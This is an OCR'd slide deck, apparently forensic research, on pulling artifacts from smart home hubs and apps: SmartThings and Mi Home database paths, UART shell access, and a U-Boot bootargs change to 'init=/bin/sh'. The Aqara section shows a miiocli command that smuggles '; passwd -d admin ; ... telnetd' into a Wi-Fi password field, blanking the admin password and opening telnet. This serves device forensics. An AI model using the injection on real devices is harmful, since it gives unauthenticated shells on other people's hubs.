Acquiring forensic artifacts of Samsung Smart Things(OSINT)

Acquiring forensic artifacts through OSINT(Smart Things Groovy IDE)

URL	Content	Acquirable
/user/show	Provide user information	• User uuid • Email • User name
/hub/show/{hub ID}	Provide information about the hub and the ability to change network settings	• Hub ID • Enabled • Firmware version • IP and MAC addresses • Date of first hub enrollment • Time of last setting change • Last boot time • Protocol setting information
/device/list	Provide a list of devices linked to the user's account	• Device identification name • Device installation location name • Enabled • Command execution location • Time of last activity
/device/show/{device ID}	Provide device details	• Device Default Name • Time of first registration • Time of last setting change
/device/{device ID}/events	Provides a list of device event logs	• Event occurrence time information • Event Originator • Event properties • Event value

3.1 Acquiring forensic artifacts

Acquiring forensic artifacts via application

The method of acquire forensic artifacts through applications

Smart Phone Rooting

- Perform rooting to find the exact data hidden in smart phone

Identify the database

- Identify the databases associated with the forensic artifacts

Analyzing the database


- Correlate and analyze the identified databases to the intrusion

3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of Samsung Smart Things(Application)

Acquiring forensic artifacts through apps (Details of hub)

- /com.samsung.android.oneconnect/databases/Devicedata.db




```
{"hub":{"firmwareVersion":"000.048.00003","hubData"
:{"hardwareId":"002A","hardwareType":"V3_HUB",
"isSecondary":false,"zigbeeRadioFunctional":true,
"zigbeeUnsecureRejoin":false,"zwaveRadioFunctional":
true,"zwaveS2":true,"lanAvailability":"Available",
"localIP":"192.168.0.152",
"localVirtualDeviceAvailability":"Available",
"macAddress":"68:3A:48:2F:7C:99",
"matterAvailability":"Available","otaEnable":"false"
,"zigbee3":true,"threadAvailability":"Available",
"zigbeeAvailability":"Available","zigbeeChannel":
"15","zigbeeEui":"286D9700020C433B","zigbeeFirmware"
:"5.4.7","zigbeeNodeID":"0000","zigbeeOta":"0",
"zigbeePanId":"3784","zwaveAvailability":"Available"
,"zwaveHomeID":"D152E3B6","zwaveNodeID":"01",
"zwaveRegion":"KR","zwaveStaticDsk":
"26146-40256-25454-53870-43707-22898-45053-44135",
"zwaveSucID":"01","zwaveVersion":"6.04"},
"hubDrivers":[{"channelId":
"15ea8adc-8be7-4ea6-8b51-4155f56dc6cf","driverId":
"f2e891c6-00cc-446c-9192-8ebda63d9898",
"driverVersion":"2023-06-20T18:21:20.718935742"},{
"channelId":"15ea8adc-8be7-4ea6-8b51-4155f56dc6cf",
"driverId":"c856a3fd-69ee-4478-a224-d7279b6d978f",
"driverVersion":"2023-06-27T18:36:38.128842011"},{
"channelId":"15ea8adc-8be7-4ea6-8b51-4155f56dc6cf",
"driverId":"dbe192cb-f6a1-4369-a843-d1c42e5c91ba",
"driverVersion":"2023-06-27T18:36:36.545831"},{
"channelId":"15ea8adc-8be7-4ea6-8b51-4155f56dc6cf",
"driverId":"d9c3f8b8-c3c3-4b77-9ddd-01d08102c84b",
"driverVersion":"2023-06-27T18:36:37.729580873"},{
"channelId":"15ea8adc-8be7-4ea6-8b51-4155f56dc6cf",
"driverId":"408981c2-91d4-4dfc-bbfb-84ca0205d993",
"driverVersion":"2023-06-20T18:21:22.986169042"}],
"hubEui":"D052A8C324BE0001"},"type":"HUB"}
```


Detail of hub

Acquirable data


- Hub Firmware version
- Hub MAC, local IP address
- Hub Zigbee Node ID, Channel, Firmware Version
- Hub Zwave Node ID, Home ID, Firmware Version
- Hub Driver ID, Version, Channel ID

3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of Samsung Smart Things(Application)

Acquiring forensic artifacts through apps (Related ip camera logs)

- /com.samsung.android.oneconnect/databases/CamActivityHisory.db



Acquirable data


- Logs of sensor values generated by the camera
  (motion detection, sound detection, wireless signal strength)

3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of Samsung Smart Things(Application)

Acquiring forensic artifacts through apps (Camera thumbnail photos)

- /com.samsung.android.oneconnect/files/plugin_camera



Acquirable data

- Recently created thumbnail file

-> One thumbnail per device ID is saved, and previously used device ID thumbnails are not deleted.

3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of Xiaomi (application)

Acquiring forensic artifacts through apps (App launch and versioning)

/com.xiaomi.smarthome/shared_prefs/one_track_pref.xml

```
<map>
    <long name="last_secret_key_time" value="1684730129620" />
    <long name="first_launch_time" value="1684730126888" />
    <string name="last_app_version">{&amp;quot;last_ver_name&amp;quot;:
    &amp;quot;8.4.702&amp;quot;,&amp;quot;last_ver_code&amp;quot;:77057}
    </string>
    <long name="dau_last_time" value="1684730127840" />
    <long name="pref_instance_id_last_use_time" value=
    "1684730127312" />
```

Acquirable data


- First Application Launch Time
- Application firmware information

3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of Mi home (application)

Acquiring forensic artifacts through apps (App launch and versioning)

- /com.xiaomi.smarthome/databases/miio.db



Acquirable data

- Unique user ID

3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of Mi home (application)

Acquiring forensic artifacts through apps (Device event log)


- Where to get device event logs

3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of Mi home (application)

Acquiring forensic artifacts through apps (recent event list)

- /com.xiaomi.smarthome/files/plugin/install/rn/1004396/data/lumi.158d000969853a/data/config.xml



Acquirable data


- Time of event occurrence
- Types of events

3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of Mi home (application)

Acquiring forensic artifacts through apps (About created rooms and buildings)

- /com.xiaomi.smarthome/shared_prefs/home_roommv_manager_sp_.xml



/com.xiaomi.smarthome/shared_prefs/home_roommv_manager_sp_.xml

Acquirable data

- About currently created rooms and buildings
- The created time of romms and buildings
- Building ID of the room

3.1 Acquiring forensic artifacts

Acquiring Samsung smart hub forensic artifacts (hardware)

The way of acquire forensic artifacts via hardware

Identify the Hardware Component

- Identify hardware components such as memory and debugging ports to identify possible paths for Acquiring forensic artifacts.

Data Acquisition

- Connect to the analysis PC through the debugging port to access the filesystem and acquire data
- Acquire ROM data with a memory dump

Analyzing the Data

- Correlate and analyze intrusion based on the Acquiring forensic artifacts


3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of Samsung Smart Things


Samsung smart hub

Overall of Samsung smart hub

External interface of Samsung smart hub



Hardware components of Samsung smart hub(Front)




Hardware components of Samsung smart hub(side)

3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of Samsung Smart Things

Acquiring forensic artifacts via hardware access

- Shell access via UART




Setting	Value
Speed (baud)	115200
Data bits	8
Stop bits	1
Parity	None
Flow control	None


3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of Samsung Smart Things

Acquiring forensic artifacts via hardware access

- Shell access via UART





Obtainable data

- Operating system and version information
- Web server application information
- MCU information
- Memory configuration information

Limitations

- Unable to acquire data due to inability to identify magic key
- RAM does not have protruding pins, requiring desoldering when dumping memory, which causes damage to equipment


3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of Xiaomi smart hub


Xiaomi smart hub

Overall of Xiaomi smart hub

External interface of Xiaomi smart hub



Hardware components of Xiaomi smart hub(Front)




Hardware components of Xiaomi smart hub(side)

3.1 Acquiring forensic artifacts


Acquiring forensic artifacts of Xiaomi smart hub

Acquiring forensic artifacts via hardware access

- Entering psh via UART



- Commands available in psh



- Accessed via UART but unable to identify the magic key, limiting data collection

3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of Xiaomi smart hub

Acquiring forensic artifacts via hardware access

- Access the administrator shell by modifying environment variables in the UART shell
- Access to the admin shell via modifying the bootargs environment variable with boot-related options (add “single rw init=/bin/sh” to boot in single user mode)

```
SigmaStar # printenv
autoestart=0
bootargs=root=/dev/mtdblock7 rootfstype=squashfs ro init=/linuxrc LX_MEM
=0x7FE0000 mma_heap=mma_heap_name0,miu=0,sz=0x500000 cma=2M mmap_reserve
d=fb,miu=0,sz=0x300000,max_start_off=0x7C00000,max_end_off=0x7F00000 mtd
parts=nand0:1664k@0x140000(BOOT0),1664k(BOOT1),256k(ENV),256k(ENV1),128k
(KEY_CUST),5m(KERNEL),5m(KERNEL_BAK),16m(rootfs),16m(rootfs_bak),1m(fact
ory),20m(RES),-(UBI)
bootcmd=nand read.e 0x22000000 KERNEL 0x300000; dcache on ; bootlogo 0 0
 0 0; bootm 0x22000000;nand read.e 0x22000000 KERNEL_BAK 0x300000; dcach
e on ; bootm 0x22000000
fileaddr=21000000
filesize=47B000
mtddevname=BOOT0
mtddevnum=0
mtdids=nand0=nand0
mtdparts=mtdparts=nand0:1664k@0x140000(BOOT0),1664k(BOOT1),256k(ENV),256
k(ENV1),128k(KEY_CUST),5m(KERNEL),5m(KERNEL_BAK),16m(rootfs),16m(rootfs_
bak),1m(factory),20m(RES),-(UBI)
partition=nand0,0
starbin=20150709
stderr=serial
stdin=serial
stdout=serial
usb_folder=images

Environment size: 946/4091 bytes
```


```
SigmaStar # setenv bootargs 'root=/dev/mtdblock7 rootfstype=squashfs ro
init=/linuxrc LX_MEM=0x7FE0000 mma_heap=mma_heap_name0,miu=0,sz=0x500000
 cma=2M mmap_reserved=fb,miu=0,sz=0x300000,max_start_off=0x7C00000,max_e
nd_off=0x7F00000 mtdparts=nand0:1664k@0x140000(BOOT0),1664k(BOOT1),256k(
ENV),256k(ENV1),128k(KEY_CUST),5m(KERNEL),5m(KERNEL_BAK),16m(rootfs),16m
(rootfs_bak),1m(factory),20m(RES),-(UBI) single rw init=/bin/sh'
SigmaStar #
SigmaStar #
SigmaStar # saveenv
Saving Environment to NAND...
ENV: off = 0x480000, size = 0x40000
nand_saveenv: get env from mtdpart successful
nand_saveenv: env_offset = 480000
ENV1: off = 0x4c0000, size = 0x40000
nand_saveenv: get env from mtdpart successful
nand_saveenv: env_offset = 4c0000
Erasing NAND...
Erasing at 0x4a0000 -- 100% complete.
Writing to NAND... OK
```

3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of Xiaomi smart hub

Acquiring forensic artifacts via hardware access

- Root filesystem is accessible, but no files exist inside folders




3.1 Acquiring forensic artifacts


Acquiring forensic artifacts of Aqara smart hub

Aqara smart hub

Overall of Aqara smart hub



Hardware components of Aqara smart hub(Front)




Hardware components of Aqara smart hub(side)

3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of Aqara smart hub

Acquiring forensic artifacts via hardware access

- Shell access via UART



Setting	Value
Speed (baud)	38400
Data bits	8
Stop bits	1
Parity	None
Flow control	None

3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of Aqara smart hub

Acquiring forensic artifacts via hardware access

- Shell access via UART

```
uart ok
strap pin:0x412b8ae2
enable spi-nand
ROM ver:v1.1, sig:455cc27, time:2016.01.04-18:42+0800, CPU(400 MHz), DDR2(533 MHz)
load efuse ok
init IP ok
rom_progress: 0x0600006d
load_data_from_storage(260): 0xbfe01540, 0x00000000, 0xbfd16f44
load_data_from_spi_nand_flash(70): 0xbfe01540, 0x00000000, 0xbfe03e18
check_image_header(72): h(69,72,61,6d), s(69,72,61,6d)
img sig ok
rom_progress: 0x0c00006d
load_data_from_spi_nand_flash(81) 0x00000004 0x000024ba
load_data_from_spi_nand_flash(86): 0xbfe01d40, 0x00000001, 0xbfe03e18
load_data_from_spi_nand_flash(86): 0xbfe02540, 0x00000002, 0xbfe03e18
load_data_from_spi_nand_flash(86): 0xbfe02d40, 0x00000003, 0xbfe03e18
load_data_from_spi_nand_flash(86): 0xbfe03540, 0x00000004, 0xbfe03e18
load_data_from_spi_nand_flash(90) read done (size:9402)
chksum ok
rom_progress: 0x0e00006d
load img ok
rom_progress: 0x1000006d
=>CPU Wake-up interrupt happen! GISR=89000084

---Realtek RTL8197F boot code at 2022.04.20-15:28+0800 v3.4T-pre2.1 (993MHz)
Info: Load boot_info success!
== RTL8197 Aqara Gateway bootloader ==
boot_info: ver:0
kernel: newest:0, curr:0
rootfs: newest:0, curr:0
kernel[0]: sum:0x016e, size:2101252, fail:0
      [1]: sum:0x016e, size:2101252, fail:0
rootfs[0]: sum:0xa090, size:11112452, fail:0
      [1]: sum:0xa090, size:11112452, fail:0
root_sum_check: off
watchdog_time: 0
boot_version: 1.0.0_0001
boot_magic: 0000917c
```

```
hostname: Aqara-Hub-M1S-54F5
type: lumi.gateway.acn01, model: AH_M1S
Jan  1 09:00:09 mDNSResponder: mDNSResponder (Engineering Build) (Apr 20 2022 15:01:53) starting
Jan  1 09:00:09 mDNSResponder: Unable to parse DNS server lis[    9.610000] store_tty0_enable buf=disable
[    9.610000] , count=8
t. Unicast DNS-SD unavailable
Jan  1 09:00:09 mDNSResponder: mDNSPlatformSourceAddrForDest: connect 1.1.1.1 failed errno 128 (Network is unreachable)
Jan  1 09:00:09 mDNSResponder: WARNING: mdnsd continuing as root because user "nobody" does not exist
[   12.530000] genirq: Flags mismatch irq 79. 00000083 (gpiolib) vs. 00000082 (wps btn)
```

Limitations

- We were able to obtain information such as the device hostname and model name, but we were unable to identify the magic key, so we were unable to collect data.

3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of Aqara smart hub

Acquiring forensic artifacts with Remote access

- Shell access via telnet
- Utilizing the MIIOCLI tool to insert telnet open commands into the AQARA hub


```
┌──(kali㉿kali)-[~]
└─$ miiocli device --ip 192.168.0.163 --token 695a315a4e534f326551677842475837 raw_command set_ip_info '{"ssid":"\"\"","pswd":"123123 ; passwd -d admin ; echo enab
le > /sys/class/tty/tty/enable; telnetd"}
quote>
Running command raw_command
['ok']
```


3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of Aqara smart hub

Acquiring forensic artifacts with Remote access

- Shell access via Remote(telnet)





- Various information such as account information and kernel information can be obtained through Telnet remote access.
- Because it collects data while the device is active, it can even acquire volatile data such as process information.

3.1 Acquiring forensic artifacts

Acquiring forensic artifacts of Hikvision IP Camera

Identify the device interface and hardware component


- Hikvision IP Camera

Front of IP Camera

Side of IP Camera (1)

Side of IP Camera(2)

